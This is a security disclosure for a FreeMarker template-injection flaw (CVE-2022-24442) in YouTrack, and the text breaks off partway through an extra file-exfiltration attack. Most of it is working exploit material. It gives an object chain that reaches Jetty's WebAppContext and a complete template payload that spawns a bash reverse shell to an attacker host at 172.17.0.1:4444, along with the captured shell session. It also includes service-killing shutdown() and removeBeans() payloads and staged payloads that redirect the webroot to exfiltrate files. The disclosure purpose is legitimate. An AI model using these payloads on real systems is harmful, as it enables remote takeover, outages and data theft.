
YouTrack Disclosures

Version 2021.4.38425

Environment:

- YouTrack 2021.4.38425
- Ubuntu Linux
- Docker




Setup:


In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following command was run:

```
docker run -it --name youtrack-instance1 -v data:/opt/youtrack/data -v
conf:/opt/youtrack/conf -v logs:/opt/youtrack/logs -v backups:/opt/youtrack/backups -p
8888:8080 jetbrains/youtrack:2021.4.38425
```

After finishing the initial setup steps, we navigate to the “Projects” tab, click on the settings icon of an existing project and the click on the “Notifications” option from the drop-down.



From here we can choose a FTL (preferably one that has an available preview) and proceed to enter arbitrary FreeMarker code:



Findings:

1. CVE-2022-24442: FreeMarker Server-Side Template Injection

Description:
By inserting malicious content in the Notification FTL files, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and obtain RCE (Remote Code Execution).

Proof of Concept:
As mentioned in the description, the SSTI leverages the FreeMarker Templating Language to bypass security restrictions and perform malicious actions such as:

- Remote Code Execution
- Persistent DoS (Denial of Service)

The bypass consists of using top level accessible local variables[1] such as "article" (class: "jetbrains.youtrack.article.notifications.data.ArticleEntityAdapter") or "issue" (class: "jetbrains.youtrack.notifications.data.IssueEntitySnapshotAdapter") in order to reach sensitive server (in this case Jetty) components such as the WebApplicationContext (class: "o.e.j.w.WebAppContext").

In order to reach the WebAppContext from "article" or "issue" the following chain is used:

- .permittedGroup => kotlinx.dnq.query.XdQueryImpl
- .entityType => jetbrains.youtrack.core.persistent.user.XdUserGroup
- .getStoreContainer() => jetbrains.youtrack.core.legacy.LegacyStoreContainer
- .store => com.jetbrains.teamsys.dnq.database.TransientEntityStoreImpl
- .getQueryEngine() => jetbrains.charisma.persistent.queries.YouTrackTransientQueryEngine
- .getLocalContainer() => jetbrains.youtrack.spring.controller.BeanContainer
- .context => ServletContext@o.e.j.w.WebAppContext
- .contextHandler => o.e.j.w.WebAppContext

[1] https://www.jetbrains.com/help/youtrack/standalone/Notification-Templates.html#notification-template-local-variables

The following “article” based SSTI can be used to see the chain in action:

```
### DEBUG
<br/>
<br/>

Article: ${article}
<br/>

Permitted Group: ${article.permittedGroup}
<br/>

Entity Type: ${article.permittedGroup.entityType}
<br/>

Store Container: ${article.permittedGroup.entityType.getStoreContainer()}
<br/>

Store: ${article.permittedGroup.entityType.getStoreContainer().store}
<br/>

Query Engine:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>

Local Container:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer()}
<br/>

Servlet Context:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer().context}
<br/>

Web Application Context:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer().context.contextHandler}
<br/>
```

Preview result:

```
### DEBUG

Article: jetbrains.youtrack.article.notifications.data.ArticleEntityAdapter@625bec4f
Permitted Group: kotlinx.dnq.query.XdQueryImpl@4209d31e
Entity Type: jetbrains.youtrack.core.persistent.user.XdUserGroup$Companion@6d7f0699
Store Container: jetbrains.youtrack.core.legacy.LegacyStoreContainer@2e697806
Store: com.jetbrains.teamsys.dnq.database.TransientEntityStoreImpl@3a13aca1
Query Engine:
jetbrains.charisma.persistent.queries.YouTrackTransientQueryEngine@17833b68
Local Container: jetbrains.youtrack.spring.controller.BeanContainer@3f918c78
Servlet Context:
ServletContext@o.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtr
ack/web/,AVAILABLE}
Web Application Context:
o.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtrack/web/,AVAILA
BLE}
```

Browser View:

Override Notification Template

Not Secure | 192.168.1.131:8888/admin/editProject/370794bc-3733-4301-9373-7afa97a77121/notificationTemplates/article_digest_email

Incognito (2)

```
### DEBUG
<br/>
<br/>

Article: ${article}
<br/>

Permitted Group: ${article.permittedGroup}
<br/>

Entity Type: ${article.permittedGroup.entityType}
<br/>

Store Container: ${article.permittedGroup.entityType.getStoreContainer()}
<br/>

Store: ${article.permittedGroup.entityType.getStoreContainer().store}
<br/>

Query Engine: ${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>

Local Container: ${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer()}
<br/>

Servlet Context: ${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer().context}
<br/>

Web Application Context:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer().context.contextHandler}
<br/>
```

Available Variables

The list of variables that can be used in this template.
Notifications Language Reference

LOCAL VARIABLE	TYPE
from	User
to	User
reason	Reason
article	Article
change	Change
last_notification	boolean

```
### DEBUG

Article: jetbrains.youtrack.article.notifications.data.ArticleEntityAdapter@6ab30a1e
Permitted Group: kotlinx.dnq.query.XdQueryImpl@55ceb483
Entity Type: jetbrains.youtrack.core.persistent.user.XdUserGroup$Companion@6d7f0699
Store Container: jetbrains.youtrack.core.legacy.LegacyStoreContainer@2e697806
Store: com.jetbrains.teamsys.dnq.database.TransientEntityStoreImpl@3a13aca1
Query Engine: jetbrains.charisma.persistent.queries.YouTrackTransientQueryEngine@17833b68
Local Container: jetbrains.youtrack.spring.controller.BeanContainer@3f918c78
Servlet Context: ServletContext@o.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtrack/web/,AVAILABLE}
Web Application Context: o.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtrack/web/,AVAILABLE}
```

As mentioned above, the “issue” local variable can be used as a direct substitute for “article”.

Override Notification Template

Not Secure | 192.168.1.131:8888/admin/editProject/370794bc-3733-4301-9373-7afa97a77121/notificationTemplates/mailbox_submitted_issue_subject

Incognito (2)

```
### DEBUG issue
<br/>
<br/>

Issue: ${issue}
<br/>

Permitted Group: ${issue.permittedGroup}
<br/>

Entity Type: ${issue.permittedGroup.entityType}
<br/>

Store Container: ${issue.permittedGroup.entityType.getStoreContainer()}
<br/>

Store: ${issue.permittedGroup.entityType.getStoreContainer().store}
<br/>

Query Engine: ${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>

Local Container: ${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer()}
<br/>

Servlet Context: ${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer().context}
<br/>

Web Application Context:
${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer().context.contextHandler}
<br/>
```

Available Variables

The list of variables that can be used in this template.
Notifications Language Reference

LOCAL VARIABLE	TYPE
to	User
issue	Issue
newUser	User
password	String
inReplyToMessageText	String
ruleMaintainer	User

```
### DEBUG issue

Issue: jetbrains.youtrack.notifications.data.IssueEntitySnapshotAdapter@26dc0004
Permitted Group: kotlinx.dnq.query.XdQueryImpl@493a9a18
Entity Type: jetbrains.youtrack.core.persistent.user.XdUserGroup$Companion@6d7f0699
Store Container: jetbrains.youtrack.core.legacy.LegacyStoreContainer@2e697806
Store: com.jetbrains.teamsys.dnq.database.TransientEntityStoreImpl@3a13aca1
Query Engine: jetbrains.charisma.persistent.queries.YouTrackTransientQueryEngine@17833b68
Local Container: jetbrains.youtrack.spring.controller.BeanContainer@3f918c78
Servlet Context: ServletContext@o.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtrack/web/,AVAILABLE}
Web Application Context: o.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtrack/web/,AVAILABLE}
```

Note: Relevant FreeMarker code for the “issue” alternative can be found in the Appendix section.

Now with access to the WebAppContext we can proceed to leverage the exposed methods and fields to perform the following notable attacks:

- **Remote Code Execution:**

  Although the WebAppContext was reached, the code execution chain was not trivially obtained.

  First, we need to identify a "loadClass(java.lang.String name)" method with which to load arbitrary Java classes present in the JARs loaded by the application. Such a method is, fortunately, directly exposed by the WebAppContext object:

```
<#assign
webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>
<#assign test_class = webAppContext.loadClass("<CLASS_NAME>")>
Arbitrary Class: ${test_class}
```

  Note: "<CLASS_NAME>" is a placeholder for this example and needs to be replaced with a valid Java class.

  Even though we can obtain Java classes, due to FreeMarker restrictions in 2.30 that prevent the running of functions such as ".get()", ".invoke()", ".newInstance()", etc., we are not able to create a valid object of the respective class or execute Java methods contained by the class.

  In order to create actual Java instances from the obtained Java classes, we have identified that the WebAppContext also exposes a "org.eclipse.jetty.util.DecoratedObjectFactory[2]" via the "getObjectFactory()" function.

  Like most Object factories, the Jetty "DecoratedObjectFactory" exposes the function "createInstance(java.lang.Class<T> clazz)" which we can leverage to create actual objects from the classes obtained with "loadClass(java.lang.String name)":

```
<#assign
webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>

<#assign objFact = webAppContext.getObjectFactory()>
Obj Fact: ${objFact}
<br/>
<br/>

<#assign test_class = webAppContext.loadClass("java.lang.Object")>
Arbitrary Class: ${test_class}
<br/>
<br/>

<#assign test = objFact.createInstance(test_class)>
Object Instance: ${test}
<br/>
<br/>
```

[2] https://www.eclipse.org/jetty/javadoc/jetty-10/org/eclipse/jetty/util/DecoratedObjectFactory.html

Due to security restrictions and limitations of the "createInstance(java.lang.Class<T> clazz)" function, we are not able to resolve classes such as:

- "freemarker.template.utility.Execute" because it was restricted by FreeMarker policies
- "java.lang.Runtime" because it has no constructor
- "java.lang.ProcessBuilder" because the constructor requires a java.lang.String argument

Note: Although we were able to load and instantiate a valid object of class "javax.script.ScriptEngineManager[3]", we were not able to leverage it to obtain code execution in this case as no ScriptEngineFactories were present.


Due to the above limitation, we have decided (*somewhat ironically*) to use the ObjectFactory to load another Object Instantiator class. In this case we used it to create an object of type "freemarker.template.DefaultObjectWrapper[4]" that exposes the method "newInstance(java.lang.Class<?> clazz, java.util.List arguments)". With this new method we were successful in creating a valid object of class "java.lang.ProcessBuilder[5]".

By putting together all the above steps we obtain the full FreeMarker RCE Code that returns a reverse shell back to an attacker-controlled machine:

```
### RCE
<br/>
<#assign
webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>

<#assign objFact = webAppContext.getObjectFactory()>
Obj Fact: ${objFact}
<br/>
<br/>

<#assign dow_class =
webAppContext.loadClass("freemarker.template.DefaultObjectWrapper")>
DefaultObjectWrapper Class: ${dow_class}
<br/>
<br/>

<#assign dow = objFact.createInstance(dow_class)>
DefaultObjectWrapper: ${dow}
<br/>
<br/>

<#assign exec_class = webAppContext.loadClass("java.lang.ProcessBuilder")>
ProcessBuilder Class: ${exec_class}
<br/>
<br/>

<#assign exec = dow.newInstance(exec_class,[])>
ProcessBuilder: ${exec}
<br/>
<br/>

${exec.command(["bash","-c","bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"]).start()}
```

[3] https://docs.oracle.com/javase/7/docs/api/javax/script/ScriptEngineManager.html
[4] https://freemarker.apache.org/docs/api/freemarker/template/DefaultObjectWrapper.html
[5] https://docs.oracle.com/javase/7/docs/api/java/lang/ProcessBuilder.html

Browser View:



Reverse Shell Received on Attacker Host:

```
# nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 40386
jetbrains@3b7158ad5c79:/opt/youtrack$ id
id
uid=13001(jetbrains) gid=13001(jetbrains) groups=13001(jetbrains)
jetbrains@3b7158ad5c79:/opt/youtrack$ pwd
pwd
/opt/youtrack
jetbrains@3b7158ad5c79:/opt/youtrack$ hostname
hostname
3b7158ad5c79
jetbrains@3b7158ad5c79:/opt/youtrack$
```


- **Persistent DoS**

We can call 2 functions that will result in the termination of the current YouTrack service and the unavailability of the web application:

- "shutdown()":

```
${
article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLoc
alContainer().context.contextHandler.shutdown()}
```


Results in the shutdown of the service after a few seconds and a 503 page returned:



- "removeBeans()":

```
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getL
ocalContainer().context.contextHandler.removeBeans()}
```

This removes the relevant YouTrack Java Beans that render/serve dynamic pages and result in a 404 page returned:



Relevant Youtrack Logs for “removeBeans()”:

```
20:59:31,244 INFO  [@tp268554635-134] [security                      ] [admin@                ] User group Registered Users created
20:59:32,738 INFO  [@qtp268554635-26] [security                      ] [admin@                ] User group Human Resources created
20:59:32,738 INFO  [@qtp268554635-26] [security                      ] [admin@                ] User group Registered Users created
20:59:34,748 INFO  [@qtp268554635-26] [security                      ] [admin@                ] User group Human Resources created
20:59:34,749 INFO  [@qtp268554635-26] [security                      ] [admin@                ] User group Registered Users created
20:59:34,768 INFO  [@qtp268554635-26] [ServletContextDestroyListener ] [admin@                ] Destroyed event for context local
20:59:34,770 INFO  [@qtp268554635-26] [ApplicationStateHolderImpl    ] [admin@                ] Application state changed from RUNNING to SHUTTING_DOWN
20:59:34,770 INFO  [@qtp268554635-26] [YouTrackShutdown              ] [admin@                ] Stopping appLifecycleListeners
20:59:34,786 INFO  [@qtp268554635-26] [ApplicationStateHolderImpl    ] [admin@                ] Application state changed from SHUTTING_DOWN to APP_LIFECYCLE_STOP
20:59:34,788 INFO  [@qtp268554635-26] [ApplicationStateHolderImpl    ] [admin@                ] Application state changed from APP_LIFECYCLE_STOP to SHUT_DOWN
20:59:34,788 INFO  [@qtp268554635-26] [ocalClasspathXmlServiceLocator] [admin@                ] Closing local web appplication's scope.
20:59:34,799 INFO  [@qtp268554635-26] [TextIndexManager              ] [admin@                ] Closing...
20:59:34,802 INFO  [@qtp268554635-26] [TextIndexManager              ] [admin@                ] Queries cache hit rate: 0.0%
20:59:34,805 INFO  [@qtp268554635-26] [TextIndexManager              ] [admin@                ] RAMIndicesCache hit rate: 0.0%
20:59:34,835 WARN  [@qtp268554635-26] [TransientEntityStoreImpl      ] [admin@                ] There're 1 open transient sessions. Print.
20:59:34,840 ERROR [@qtp268554635-26] [EnvironmentImpl               ] [admin@                ] Environment[/opt/youtrack/data/youtrack] is active: 3 transaction(s) not finished
20:59:34,840 ERROR [@qtp268554635-26] [EnvironmentImpl               ] [admin@                ] Transactions stack traces are not available, set 'exodus.env.monitorTxns.timeout > 0'
20:59:34,840 ERROR [@qtp268554635-26] [PersistentEntityStoreImpl     ] [admin@                ] close() failed
jetbrains.exodus.ExodusException: Finish all transactions before closing database environment
        at jetbrains.exodus.env.EnvironmentImpl.checkInactive(EnvironmentImpl.java:1037)
        at jetbrains.exodus.env.EnvironmentImpl.close(EnvironmentImpl.java:441)
```

Extra Attack - Arbitrary File Exfiltration:

This vulnerability is considered an "Extra Attack" as it was made irrelevant by the Remote Code Execution payload. Still, we decided to include it as it is an interesting case study into more advanced Jetty functionalities exposed by the "WebAppContext" object.

The WebAppContext exposes the Jetty base resource folder as an Object of type "org.eclipse.jetty.util.resource.Resource[6]". By gaining access to it we can call methods that affect the file system such as:

- copyTo(java.io.File destination) => copy files from a location to another
- newResource(java.lang.String resource) => used to create Resource pointing to arbitrary file/folder location
- list() => lists files and folders in a directory
- delete() => delete files/folders
- getFile() => used to obtain a java.io.File object from the Resource

In the official docker environment, the YouTrack static web files and directories found in "/opt/youtrack/apps/youtrack/web" are owned by the "root" user and are not writable by the "youtrack" user. Due to these stringent file permissions, although we are theoretically able to copy files from any location to another, we cannot simply copy the desired files into the webroot in order to access them directly via Jetty.

In order to bypass these restrictions, we created a 3-part exploit payload:


1. **Copying "/opt/youtrack/apps/youtrack/web" to a location writable by "youtrack":**
   Jetty always creates 1 or more temporary directories at startup and stores the respective values in the WebAppContext.
   Using the following SSTI we will copy the files and folders of the baseResource ("/opt/youtrack/apps/youtrack/web") to the writable temporary directory location:

```
### First payload
<br/>

<#assign
webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>

<#assign base_resource=webAppContext.baseResource>
Base Resource: ${base_resource}
<br/>
<br/>

<#assign temp_dir=webAppContext.getTempDirectory()>
Jetty Temp Dir: ${temp_dir}
<br/>
<br/>

<#assign temp_dir_resource=base_resource.newResource(temp_dir.path)>
Jetty Temp Dir Resource: ${temp_dir_resource}
<br/>
<br/>

<#-- Need to copy content of "/opt/youtrack/apps/youtrack/web/" to tmp_dir or
"setBaseResource(temp_dir.path)" will give an error -->
```

[6] https://www.eclipse.org/jetty/javadoc/jetty-9/org/eclipse/jetty/util/resource/Resource.html

```
${base_resource.copyTo(temp_dir_resource.getFile())}

Previously empty but now contains the following Files:
<#list temp_dir_resource.list() as k>
         <br/>
  ${k}
</#list>
```

If executed successfully we will see the files from “/opt/youtrack/apps/youtrack/web” copied to the tempDir:




2. Setting the baseResource to point to the tempDir:

With the files copied to the new location we can proceed to change the baseResource using the “setBaseResource(Resource resource)” method:

```
### Second payload
<br/>

<#assign
webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>

<#assign base_resource=webAppContext.baseResource>
Base Resource: ${base_resource}
<br/>
<br/>

<#assign temp_dir=webAppContext.getTempDirectory()>
Jetty Temp Dir: ${temp_dir}
<br/>
<br/>

<#assign temp_dir_resource=base_resource.newResource(temp_dir.path)>
Jetty Temp Dir Resource: ${temp_dir_resource}
<br/>
<br/>

<#-- Setting baseResource from unwritable "/opt/youtrack/apps/youtrack/web/" to writable
temp_dir -->

${webAppContext.setBaseResource(temp_dir_resource)}

New Base Resource: ${webAppContext.baseResource}
```

Result of Second Payload:

